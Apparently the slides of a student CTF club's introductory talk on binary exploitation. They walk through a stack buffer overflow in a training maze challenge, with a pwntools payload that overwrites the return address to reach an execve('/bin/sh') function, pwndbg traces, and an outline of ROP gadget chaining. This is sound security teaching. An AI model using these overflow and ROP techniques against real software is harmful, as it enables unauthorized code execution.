

polygl0ts Friday Meeting: intro2pwn

by k4lizen

What is pwn?

Leveraging memory corruption to get a program to do what you want.



pwn the world



browser pwn



Spectre

Copy Fail

Most Linux LPEs need a race window or a kernel-specific offset.

Copy Fail is a **straight-line logic flaw** — it needs neither.

The same **732-byte** Python script roots every Linux distribution shipped since 2017.

One logic bug in `authencsn`, chained through `AF_ALG` and `splice()` into a 4-byte page-cache write — silently exploitable for nearly a decade.



EternalBlue by the NSA
targeting Windows SMB



Meltdown



In CTFs

- + x86_64 linux (userspace)
 - + heap-based
 - + everything else
- + linux kernel (vulnerable driver, patch)
- + browser exploitation (patch)
- + Aarch64 (arm), riscv, mips, ...
- + real world software (sometimes patches, sometimes 0days)
 - + messaging apps, emulators, sandboxes, different kernels, ...
- + windows
- + ... and everything else! If it can be corrupted it can be pwned!

What does this look like?

Interaction depends on the challenge type, but most often a service hosted on a server which you can talk to via TCP.

```
~> nc friday.polygl0ts.ch 13002
Welcome! Help the GD Bee escape the maze!
1) Move
2) Reset
3) Look at leaderboard
4) Exit
Choice: 1
0) Up
1) Down
2) Left
3) Right
Direction: 
```

Where is the bug?

```
81 void win() {
82     char name[0x20] = {};
83     puts("Your Winner!");
84     printf("Your name for the scoreboard: ");
85     scanf("%s", name);
86     leaderboard();
87     printf("2. %s", name);
88 }
89
90
```

```
1 void win()
2 {
3     _QWORD name[4]; // [rsp+0h] [rbp-20h] BYREF
4
5     memset(name, 0, sizeof(name));
6     puts(s: "Your Winner!");
7     printf(format: "Your name for the scoreboard: ");
8     __isoc99_scanf(a1: "%s", name);
9     leaderboard();
10    printf(format: "2. %s", (const char *)name);
11 }
```

Just a little stack overflow, how bad can it be?

```
80 i
81 p = start()
82
83 solve_maze()
84
85 p.sendlineafter(b'scoreboard: ", b'A'*0x28 + pack(exe.sym['maya']))
86
87 p.interactive()
88 p.close()
```

NOR main exploit.py

A reverse shell on your server bad.

```
1. meow[DEBUG] Received 0x54 bytes:
00000000 0a 31 2e 20 6d 6f 6e 6b 65 79 20 70 72 69 6e 63 |1. monk ey p rinc|
00000010 65 0a 31 2e 20 72 61 7a 6d 6f 0a 31 2e 20 6b 34 |e.1. raz mo.1. k4|
00000020 6c 69 7a 65 6e 0a 32 2e 20 41 41 41 41 41 41 41 |lize n 2. AAA AAAA|
00000030 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA AAAA AAAA AAAA|
*
00000050 41 d6 11 40 |A..@|
00000054

1. monkey prince
1. razmo
1. k4lizen
2. AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xd6\x11@ $ whoami
[DEBUG] Sent 0x7 bytes:
b'whoami\n'
[DEBUG] Received 0x5 bytes:
b'jail\n'
jail
$ ls
[DEBUG] Sent 0x3 bytes:
b'ls\n'
[DEBUG] Received 0x9 bytes:
b'flag\n'
b'run\n'
flag
run
$ cat flag
[DEBUG] Sent 0x9 bytes:
b'cat flag\n'
[DEBUG] Received 0x27 bytes:
b'friday{got-[REDACTED]}\n'
friday{got-[REDACTED]}
$ id
[DEBUG] Sent 0x3 bytes:
b'id\n'
[DEBUG] Received 0x30 bytes:
b'uid=1000(jail) gid=1000(jail) groups=1000(jail)\n'
uid=1000(jail) gid=1000(jail) groups=1000(jail)
$
```

How is that even remotely possible?

Data affects control flow => if you can manipulate data, you can manipulate control flow (control flow = which code gets executed).

So the plan:

1. Corrupt the data
2. Hijack the control flow
3. Make the process spawn a shell

Simple right?

The rest of the owl

```
[ DISASM / x86-64 / set emulate on ]
0x40149f <win+4>      push    rbp
0x4014a0 <win+5>      mov     rbp, rsp
0x4014a3 <win+8>      sub     rsp, 0x20
b- 0x4014a7 <win+12>   mov     qword ptr [rbp - 0x20], 0    [{name}] ≤ 0
0x4014af <win+20>     mov     qword ptr [rbp - 0x18], 0    [{name+0x8}] ≤ 0
0x4014b7 <win+28>     mov     qword ptr [rbp - 0x10], 0    [{name+0x10}] ≤ 0
0x4014bf <win+36>     mov     qword ptr [rbp - 8], 0      [{name+0x18}] ≤ 0
0x4014c7 <win+44>     lea     rax, [rip + 0xce1]      RAX ⇒ 0x4021af ← 'Your Winner!'
0x4014ce <win+51>     mov     rdi, rax                RDI ⇒ 0x4021af ← 'Your Winner!'
0x4014d1 <win+54>     call    puts@plt                    <puts@plt>
0x4014d6 <win+59>     lea     rax, [rip + 0xce3]      RAX ⇒ 0x4021c0 ← 'Your name for the scoreboard: '
[ SOURCE (CODE) ]
```

In file: /home/lamb/code/friday-challs/pwn/gdbee/gdbee.c:82

```
76
77 bool has_won() {
78     return beex == 9 && beey == 15;
79 }
80
81 void win() {
- 82     char name[0x20] = {};
83
84     puts("Your Winner!");
85     printf("Your name for the scoreboard: ");
86     scanf("%s", name);
87
88     leaderboard();
89     printf("2. %s", name);
```

[STACK]

The rest of the owl

[BACKTRACE]

```
➤ 0 0x4014a7      win+12
  1 0x401619      play+236
  2 0x401651      main+43
  3 0x7ffff7c27781 __libc_start_call_main+129
  4 0x7ffff7c278b9 __libc_start_main+137
  5 0x401115      _start+37
```

pwndbg> stack -f

```
00:0000 | rsp 0x7fffffffec70 {name} ← 0xffffffff
01:0008 | -018 0x7fffffffec78 {name+0x8} ← 0
02:0010 | -010 0x7fffffffec80 {name+0x10} ← 1
03:0018 | -008 0x7fffffffec88 {name+0x18} ← 0x3f7ffd000
04:0020 | rbp 0x7fffffffec90 → 0x7fffffffecb0 → 0x7ffffffecc0 → 0x7ffffffed70 → 0x7ffffffedd0 → ...
05:0028 | +008 0x7fffffffec98 → 0x401619 (play+236) ← mov edi, 0
pwndbg> □
```

The rest of the owl

```
0x7fffffffec70 0x00000001ffffffff 0x0000000000000000 ..... ← win+12
0x7fffffffec80 0x0000000000000001 0x00000003f7ffd000 .....
0x7fffffffec90 0x00007fffffffecb0 0x0000000000401619 .....
0x7fffffffeca0 0x0000000000000001 0x00000001f7ffd000 ..... ← play+236
0x7fffffffecb0 0x00007fffffffec0 0x0000000000401651 .....
0x7fffffffec0 0x00007fffffffed70 0x00007ffff7c27781 p..... ← main+43
0x7fffffffecd0 0x00007ffff7fe0ce0 0x00007fffffffedf8 ..... ← __libc_start_call_main+129
0x7fffffffec0 0x00000001f7fbe000 0x0000000000401626 .....
0x7fffffffecf0 0x00007fffffffed30 0x00007ffff7fdf2e0 0.....

.....
0x7fffffffed50 0x0000000000000000 0x0000000000000000 .....
0x7fffffffed60 0x00007fffffffedf8 0x2298273d259e4f00 .....
0x7fffffffed70 0x00007fffffffedd0 0x00007ffff7c278b9 .....
0x7fffffffed80 0x00007fffffffef08 0x0000000000403e18 ..... ← __libc_start_main+137
0x7fffffffed90 0x0000000000401626 0x00007fffffffef08 0.....
0x7fffffffeda0 0x0000000000000000 0x0000000000000000 .....
0x7fffffffedb0 0x00000000004010f0 0x00007fffffffedf0 ..
0x7fffffffedc0 0x0000000000000000 0x0000000000000000 .....
0x7fffffffedd0 0x0000000000000000 0x0000000000401115 .....
0x7fffffffede0 0x00007fffffffede8 .....
pwndbg> 
```

```
> 0 0x4014a7 win+12
1 0x401619 play+236
2 0x401651 main+43
3 0x7ffff7c27781 __libc_start_call_main+129
4 0x7ffff7c278b9 __libc_start_main+137
5 0x401115 _start+37
```

The rest of the owl

```
➤ 0x401500 <win+101>    call    __isoc99_scanf@plt          <__isoc99_scanf@plt>
                        format: 0x4021df ← 0x7325202e32007325 /* '%s' */
                        rsi: 0x7fffffffec70 {name} ← 0
```

```
0x401505 <win+106>    mov     eax, 0                      EAX ⇒ 0
```

```
0x40150a <win+111>    call    leaderboard                <leaderboard>
```

```
0x401500 <win+101>    call    __isoc99_scanf@plt          <__isoc99_scanf@plt>
```


```
➤ 0x401505 <win+106>    mov     eax, 0                      EAX ⇒ 0
```

```
0x40150a <win+111>    call    leaderboard                <leaderboard>
```

```
pwndbg> stack -f
00:0000| rsp 0x7fffffffec70 {name} ← 0x4141414141414141 ('AAAAAAA')
... ↓   3 skipped
04:0020| rbp 0x7fffffffec90 ← 0x4141414141414141 ('AAAAAAA')
05:0028|+008 0x7fffffffec98 → 0x4011d6 (maya) ← endbr64
pwndbg> bt
#0 win () at gdbee.c:88
#1 0x00000000004011d6 in frame_dummy ()
#2 0x0000000000000000 in ?? ()
pwndbg> □
```

The rest of the owl

```
0x7fffffffec70  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAAAA  ← win+106
0x7fffffffec80  0x4141414141414141  0x4141414141414141  AAAAAAAAAAAAAAAAAA
0x7fffffffec90  0x4141414141414141  0x00000000004011d6  AAAAAAAA ..@.....
pwndbg> 
```



saved RBP is clobbered,
so pwndbg/gdb can't
recover the caller frames
anymore

we overwrote the saved RIP (return address)

The rest of the owl

```
0x40152a <win+143>    nop
- 0x40152b <win+144>    leave
0x40152c <win+145>    ret                                <maya>
↓
0x4011d6 <maya>        endbr64
```

```
pwndbg> stack -f
00:0000| rsp 0x7fffffffec70 {name} ← 0x4141414141414141 ('AAAAAAA')
... ↓      3 skipped
04:0020| rbp 0x7fffffffec90 ← 0x4141414141414141 ('AAAAAAA')
05:0028| +008 0x7fffffffec98 → 0x4011d6 (maya) ← endbr64
pwndbg> □
```


```
0x40152b <win+144>    leave
- 0x40152c <win+145>    ret                                <maya>
↓
```

```
pwndbg> stack -f
Cannot display stack frame because base pointer is not on the same page with stack pointer
pwndbg> tele
00:0000| rsp 0x7fffffffec98 → 0x4011d6 (maya) ← endbr64
01:0008|      0x7fffffffeca0 ← 0
```

The rest of the owl

```
0x40152c <win+145>    ret                                <maya>
↓
► 0x4011d6 <maya>     endbr64
0x4011da <maya+4>    push    rbp
```

```
► 21 void maya(){
22     execve("/bin/sh", 0, 0);
23 }
```



The screenshot shows the IDA Pro interface with three tabs: 'IDA View-A', 'Pseudocode-A', and 'Hex View'. The 'Pseudocode-A' tab is active, displaying the following code:

```
1 void maya()
2 {
3     execve(path: "/bin/sh", argv: nullptr, envp: nullptr);
4 }
```

The rest of the owl

```
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x1e bytes:
    b'Detaching from process 501068\n'
Detaching from process 501068
[DEBUG] Received 0x95 bytes:
    b'Dockerfile  challenge.yml  exploit.py  gdbee.c\t  run\t  run.id1  run.nam\n'
    b'Makefile    compose.yaml  flag        notes.txt  run.id0  run.id2  run.til\n'
,
Dockerfile  challenge.yml  exploit.py  gdbee.c    run        run.id1  run.nam
Makefile    compose.yaml  flag        notes.txt  run.id0    run.id2  run.til
$
```

Function Prologue

```
pwndbg> nearpc -f win
```

```
0x40149b <win>          endbr64
```

```
0x40149f <win+4>        push    rbp
```

Save the location of the old frame (write the saved_rbp values)

```
0x4014a0 <win+5>        mov     rbp, rsp
```

Set RBP to point to the end of this frame (points to saved_rbp)

```
0x4014a3 <win+8>        sub     rsp, 0x20
```

Make space for variables of this function by moving RSP

```
b+ 0x4014a7 <win+12>    mov     qword ptr [rbp - 0x20], 0
```

Zero out the name array

```
0x4014af <win+20>       mov     qword ptr [rbp - 0x18], 0
```

```
0x4014b7 <win+28>       mov     qword ptr [rbp - 0x10], 0
```

```
0x4014bf <win+36>       mov     qword ptr [rbp - 8], 0
```

```
0x4014c7 <win+44>       lea     rax, [rip + 0xce1]
```

RAX ⇒ 0x4021af ← 'Your Winner!'

```
0x4014ce <win+51>       mov     rdi, rax
```

RDI ⇒ 0x4021af ← 'Your Winner!'

```
0x4014d1 <win+54>       call    puts@plt
```

<puts@plt>

A function's "stack frame" is the memory it has to store its stack local variables.

It is the memory region from RSP to RBP (and then we have the return address).

Function Epilogue

```
0x401525 <win+138>    call    printf@plt
```

```
0x40152a <win+143>    nop
```

```
0x40152b <win+144>    leave
```

```
0x40152c <win+145>    ret
```

Abandon the current frame and select the callers frame.
Continue execution in the caller.

```
pwndbg> █
```

Stack Frames & Learning Assembly



intel call instruction

<https://www.felixcloutier.com/x86/call>

> Near Call. When executing a near call, the processor pushes the value of the EIP register (which contains the offset of the instruction following the CALL instruction) on the stack (for use later as a return-instruction pointer). The processor then branches to the address in the current code segment specified by the target operand.

0x00000001ffffffff	0x0000000000000000
0x0000000000000001	0x00000003f7ffd000
0x00007fffffffecb0	0x0000000000401619
0x0000000000000001	0x00000001f7ffd000
0x00007fffffffecb0	0x0000000000401651
0x00007fffffffed70	0x00007ffff7c27781
0x00007ffff7fe0ce0	0x00007ffffffffffedf8
0x00000001f7fbe000	0x0000000000401626
0x00007fffffffed30	0x00007ffff7fd2e0
0x0000000000000000	0x0000000000000000
0x00007ffffffffffedf8	0x2298273d259e4f00
0x00007ffffffffffedd0	0x00007ffff7c278b9
0x00007ffffffffffe08	0x0000000000403e18
0x0000000000401626	0x00007ffffffffffe08
0x0000000000000000	0x0000000000000000
0x00000000004010f0	0x00007ffffffffffedf0
0x0000000000000000	0x0000000000000000
0x0000000000000000	0x0000000000401115
0x00007ffffffffffede8	

Stack Frames & Learning Assembly

<https://www.felixcloutier.com/x86/leave>

Essentially just does

```
``asm  
mov rsp, rbp  
pop rbp  
``
```

0x00000001ffffffff	0x0000000000000000
0x0000000000000001	0x00000003f7ffd000
0x00007fffffffecb0	0x0000000000401619
0x0000000000000001	0x00000001f7ffd000
0x00007fffffffecb0	0x0000000000401651
0x00007fffffffed70	0x00007ffff7c27781
0x00007ffff7fe0ce0	0x00007ffff7fedf8
0x00000001f7fbe000	0x0000000000401626
0x00007ffff7fed30	0x00007ffff7fdf2e0
0x0000000000000000	0x0000000000000000
0x00007ffff7fedf8	0x2298273d259e4f00
0x00007ffff7fedd0	0x00007ffff7c278b9
0x00007ffff7fee08	0x0000000000403e18
0x0000000000401626	0x00007ffff7fee08
0x0000000000000000	0x0000000000000000
0x00000000004010f0	0x00007ffff7fedf0
0x0000000000000000	0x0000000000000000
0x0000000000000000	0x0000000000401115
0x00007ffff7fede8	

Stack Frames & Learning Assembly

<https://www.felixcloutier.com/x86/ret>

Imagine like `pop rip`.

> Transfers program control to a return address located on the top of the stack. The address is usually placed on the stack by a CALL instruction, and the return is made to the instruction that follows the CALL instruction.

0x00000001ffffffff	0x0000000000000000
0x0000000000000001	0x00000003f7ffd000
0x00007fffffffecb0	0x0000000000401619
0x0000000000000001	0x00000001f7ffd000
0x00007fffffffecb0	0x0000000000401651
0x00007fffffffed70	0x00007ffff7c27781
0x00007ffff7fe0ce0	0x00007fffffedf8
0x00000001f7fbe000	0x0000000000401626
0x00007fffffffed30	0x00007ffff7fdf2e0
0x0000000000000000	0x0000000000000000
0x00007fffffedf8	0x2298273d259e4f00
0x00007fffffedd0	0x00007ffff7c278b9
0x00007fffffee08	0x0000000000403e18
0x0000000000401626	0x00007fffffee08
0x0000000000000000	0x0000000000000000
0x00000000004010f0	0x00007fffffedf0
0x0000000000000000	0x0000000000000000
0x0000000000000000	0x0000000000401115
0x00007fffffede8	

Assembly quiz

Do we understand
all of the
instructions here?

```
pwndbg> nearpc -f win
0x40149b <win>
0x40149f <win+4>
0x4014a0 <win+5>
0x4014a3 <win+8>
b+ 0x4014a7 <win+12>
0x4014af <win+20>
0x4014b7 <win+28>
0x4014bf <win+36>
0x4014c7 <win+44>
0x4014ce <win+51>
0x4014d1 <win+54>

0x4014d6 <win+59>
0x4014dd <win+66>
0x4014e0 <win+69>
0x4014e5 <win+74>

0x4014ea <win+79>
0x4014ee <win+83>
0x4014f1 <win+86>
0x4014f8 <win+93>
0x4014fb <win+96>
0x401500 <win+101>

- 0x401505 <win+106>
0x40150a <win+111>

0x40150f <win+116>
0x401513 <win+120>
0x401516 <win+123>
0x40151d <win+130>
0x401520 <win+133>
0x401525 <win+138>

0x40152a <win+143>
0x40152b <win+144>
0x40152c <win+145>

pwndbg>

endbr64
push    rbp
mov     rbp, rsp
sub     rsp, 0x20
mov     qword ptr [rbp - 0x20], 0
mov     qword ptr [rbp - 0x18], 0
mov     qword ptr [rbp - 0x10], 0
mov     qword ptr [rbp - 8], 0
lea     rax, [rip + 0xce1]
mov     rdi, rax
call    puts@plt

lea     rax, [rip + 0xce3]
mov     rdi, rax
mov     eax, 0
call    printf@plt

lea     rax, [rbp - 0x20]
mov     rsi, rax
lea     rax, [rip + 0xce7]
mov     rdi, rax
mov     eax, 0
call    __isoc99_scanf@plt

mov     eax, 0
call    leaderboard

lea     rax, [rbp - 0x20]
mov     rsi, rax
lea     rax, [rip + 0xcc5]
mov     rdi, rax
mov     eax, 0
call    printf@plt

nop
leave
ret

RAX ⇒ 0x4021af ← 'Your Winner!'
RDI ⇒ 0x4021af ← 'Your Winner!'
<puts@plt>

RAX ⇒ 0x4021c0 ← 'Your name for the scoreboard: '
RDI ⇒ 0x4021c0 ← 'Your name for the scoreboard: '
EAX ⇒ 0
<printf@plt>

RAX ⇒ 0x4021df ← 0x7325202e32007325 /* '%s' */
RDI ⇒ 0x4021df ← 0x7325202e32007325 /* '%s' */
EAX ⇒ 0
<__isoc99_scanf@plt>

EAX ⇒ 0
<leaderboard>

RAX ⇒ 0x4021e2 ← 0x2931007325202e32 /* '2. %s' */
RDI ⇒ 0x4021e2 ← 0x2931007325202e32 /* '2. %s' */
EAX ⇒ 0
<printf@plt>
```

x86_64 linux function calling convention

System V AMD64 ABI [\[edit \]](#)

The calling convention of the [System V AMD64 ABI](#) is followed on [Solaris](#), [Linux](#), [FreeBSD](#), [macOS](#),^[32] and is the [de facto standard](#) among Unix and Unix-like operating systems. The [OpenVMS](#) Calling Standard on x86-64 is based on the System V ABI with some extensions needed for backwards compatibility.^[33]

The first six integer or pointer arguments are passed in registers RDI, RSI, RDX, RCX, R8, R9 (R10 is used as a static [chain pointer](#) in case of [nested functions](#)^{[34]:21}), while XMM0, XMM1, XMM2, XMM3, XMM4, XMM5, XMM6 and XMM7 are used for the first floating point arguments.^{[34]:22} As in the Microsoft x64 calling convention, added arguments are passed on the stack.^{[34]:22} Integer return values up to 64 bits in size are stored in RAX while values up to 128 bit are stored in RAX and RDX. Floating-point return values are similarly stored in XMM0 and XMM1.^{[34]:25} The wider YMM and ZMM registers are used for passing and returning wider values in place of XMM when they exist.^{[34]:26,55}

https://en.wikipedia.org/wiki/X86_calling_conventions#System_V_AMD64_ABI

x86_64 linux syscall calling convention

Linux kernel syscall tables

Architecture: x86 64-bit, x86-64 ABI (64-bit) ▾

Kernel version: latest (v6.17) ▾

Powered by [Systrack v0.8](#) [[JSON table](#)] [[kernel config](#)] [[analysis log](#)] [[website source](#)]

					[-] Signature [compact]	
 Number (rax)	[-] Name	[-] Symbol	[-] Definition location	[-] Kconfig	Arguments (rdi, rsi, rdx, r10, r8, r9)	
0	0x0	read	__x64_sys_read	fs/read_write.c:722		unsigned int fd, char *buf, size_t count
1	0x1	write	__x64_sys_write	fs/read_write.c:746		unsigned int fd, const char *buf, size_t count
2	0x2	open	__x64_sys_open	fs/open.c:1454		const char *filename, int flags, umode_t mode
3	0x3	close	__x64_sys_close	fs/open.c:1572		unsigned int fd
4	0x4	newstat	__x64_sys_newstat	fs/stat.c:509		const char *filename, struct stat *statbuf

<https://syscalls.mebeim.net/?table=x86/64/x64/latest>

Return Oriented Programming (ROP)

What to do when the program doesn't have a function which just gives you the shell?

We use **gadgets**!

A gadget is a few “useful” instructions followed by a `ret`.

```
~> ropr libc.so.6 -R "pop rdi; ret;"  
0x001bc00b: or al, ch; pop rdi; ret;  
0x001bc00d: pop rdi; ret;  
  
⇒ Found 2 gadgets in 0.137 seconds
```

Consider: What happens when you use a buffer overflow to execute a single rop gadget.

We can chain them!

So we can write something like

<address of pop rdi gadget>

<attacker controlled value that will go into rdi>

<address of next gadget>

to the stack and do funny stuff.

Tools you will need

- + An x86_64 (intel or AMD, not ARM/aarch64) linux machine or VM
- + docker, python
- + pwntools
- + `pwn checksec` comes from pwntools
- + A decompiler (one of **IDA**, Binary Ninja, Ghidra) - recommended IDA
- + A debugger (one of gdb / **pwndbg** / bata24/gef) - recommended pwndbg
- + A ROP gadget finder (one of ropr, ropper, ROPgadget)
- + one_gadget

On AI usage

Demo: Solving Step Up

<https://friday.polygl0ts.ch/chall>